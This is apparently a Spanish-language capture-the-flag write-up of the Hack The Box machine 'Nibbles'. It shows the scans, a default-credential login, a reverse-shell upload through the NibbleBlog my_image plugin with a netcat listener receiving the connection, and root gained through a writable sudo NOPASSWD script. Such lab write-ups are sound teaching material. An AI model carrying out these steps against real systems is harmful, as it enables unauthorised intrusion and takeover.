

1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene.

```
(root@kali)-[~/home/kali/HTB/nibbles]
└─# ping -c 1 10.10.10.75
PING 10.10.10.75 (10.10.10.75) 56(84) bytes of data:
64 bytes from 10.10.10.75: icmp_seq=1 ttl=63 time=50.6 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Sat Nov  5 10:47:20 2022 as: nmap -sCV -p 22,80 -oN targeted.10.10.75
Nmap scan report for 10.10.10.75
Host is up (0.042s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|_  256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a59d5beb3de9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-title: Site doesn't have a title (text/html).
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov  5 10:47:29 2022 -- 1 IP address (1 host up) scanned in 9.44 seconds
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Xenial de Ubuntu.

openssh 1:7.2p2-4ubuntu2.2 source package in Ubuntu

Changelog

```
openssh (1:7.2p2-4ubuntu2.2) xenial; urgency=medium

* Fix ssh-keygen -H accidentally corrupting known_hosts that contained
  already-hashed entries (LP: #1668093).
* Fix ssh-keyscan to correctly hash hosts with a port number (LP: #1670745).

-- Christian Ehrhardt <email address hidden> Wed, 15 Mar 2017 13:16:56 +0100
```

Upload details

Uploaded by: Christian Ehrhardt on 2017-03-16	Uploaded to: Xenial
Original maintainer: Ubuntu Developers	Architectures: any all
Section: net	Urgency: Medium Urgency

Intentamos realizar una enumeración con el módulo de nmap “http-enum” pero no nos descubre nada.


```
(root@kali)-[~/home/kali/HTB/nibbles]
└─# nmap -sV --script=http-enum 10.10.10.75
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 10:49 CET
Nmap scan report for 10.10.10.75
Host is up (0.037s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Revisamos las tecnologías que usa el aplicativo que corre en el puerto 80.

```
(root@kali)-[~/home/kali/HTB/nibbles]
└─# whatweb http://10.10.10.75
http://10.10.10.75 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.75]
```

2. Análisis de vulnerabilidades


Vemos la página web en nuestro navegador web y revisamos el código fuente.



Conseguimos información de un directorio /nibbleblog/.

```
view-source:http://10.10.10.75/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

Accedemos al nuevo directorio.



“Googleamos” para ver que es nibbleglob.

nibbleblog, un nuevo CMS para crear blogs sin usar base de datos [opensource] Diego Najar nos presenta nibbleblog.com, un nuevo proyecto de código libre que nos permite crear un blog y administrarlo de forma sencilla. 22 ago 2012

Realizamos un descubrimiento de directorios. Vemos un fichero llamado README.

```
(root@kali) ~ [~/home/kali/HTB/nibbles]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 10.10.10.75/nibbleblog


Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.10.75/nibbleblog
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.2.0-dev
[+] Timeout:     10s

2022/11/05 13:35:41 Starting gobuster in directory enumeration mode

/content          (Status: 301) [Size: 323] [→ http://10.10.10.75/nibbleblog/content/]
/themes          (Status: 301) [Size: 322] [→ http://10.10.10.75/nibbleblog/themes/]
/admin           (Status: 301) [Size: 321] [→ http://10.10.10.75/nibbleblog/admin/]
/plugins         (Status: 301) [Size: 323] [→ http://10.10.10.75/nibbleblog/plugins/]
/README         (Status: 200) [Size: 4628]
/languages       (Status: 301) [Size: 325] [→ http://10.10.10.75/nibbleblog/languages/]
Progress: 117482 / 220561 (53.27%)^C
[!] Keyboard interrupt detected, terminating.
```

Si lo revisamos, descubrimos la versión que está instalada en la máquina víctima.



Vemos que esta versión tiene una vulnerabilidad, que podemos explotar para ganar acceso:


<https://curesec.com/blog/article/blog/NibbleBlog-403-Code-Execution-47.html>

Usamos Nikto y descubrimos un panel llamado admin.php.

```
(root@kali) ~ [~/home/kali]
└─$ nikto -h http://10.10.10.75/nibbleblog/
- Nikto v2.1.6

+ Target IP:          10.10.10.75
+ Target Hostname:    10.10.10.75
+ Target Port:        80
+ Start Time:         2022-11-05 13:37:52 (GMT1)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-29786: /nibbleblog/admin.php?en_log_id=0&action=config: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-29786: /nibbleblog/admin.php?en_log_id=0&action=users: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.
+ OSVDB-3268: /nibbleblog/admin/: Directory indexing found.
+ OSVDB-3092: /nibbleblog/admin.php: This might be interesting...
+ OSVDB-3092: /nibbleblog/admin/: This might be interesting...
+ OSVDB-3092: /nibbleblog/README: README file found.
+ OSVDB-3092: /nibbleblog/install.php: install.php file found.
+ OSVDB-3092: /nibbleblog/LICENSE.txt: License file found may identify site software.
+ 7866 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:          2022-11-05 13:44:17 (GMT1) (385 seconds)
```




Intentamos acceder con varias combinaciones de usuario y clave por defectos. La máquina victima tiene un control, que banea durante cierto tiempo si se producen varios intentos fallidos de inicio de sesión. Sin embargo, con admin/nibbles conseguimos acceso.

3. Explotación e intrusión.

Seguimos los pasos descritos para explotar a vulnerabilidad anteriormente comentada.

Accedemos a la web

http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image y subimos una "Reverse Shell".



Nos ponemos en escucha con NC y accedemos a la URL para ejecutar el código malicioso: http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php

```
(root@kali)-[~/home/kali/HTB/nibbles]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.46] from (UNKNOWN) [10.10.10.75] 36426
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
14:55:52 up 6:48, 0 users, load average: 0.00, 0.03, 0.06
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
```

4. Escalada de privilegios.

Revisamos nuestros privilegios de sudoers y vemos un fichero que podemos ejecutar como root sin tener que introducir ninguna clave.

```
nibbler@Nibbles:/$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
  (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

El fichero no existe, por lo que procedemos a crearlo para que se ejecute una bash. Le damos privilegios y lo ejecutamos.

```
GNU nano 2.5.3 File: /home/nibbler/personal/stuff/monitor.sh
/bin/bash
```

Conseguimos acceso como root.

```
nibbler@Nibbles:/$ sudo /home/nibbler/personal/stuff/./monitor.sh
root@Nibbles:/# whoami
root
root@Nibbles:/#
```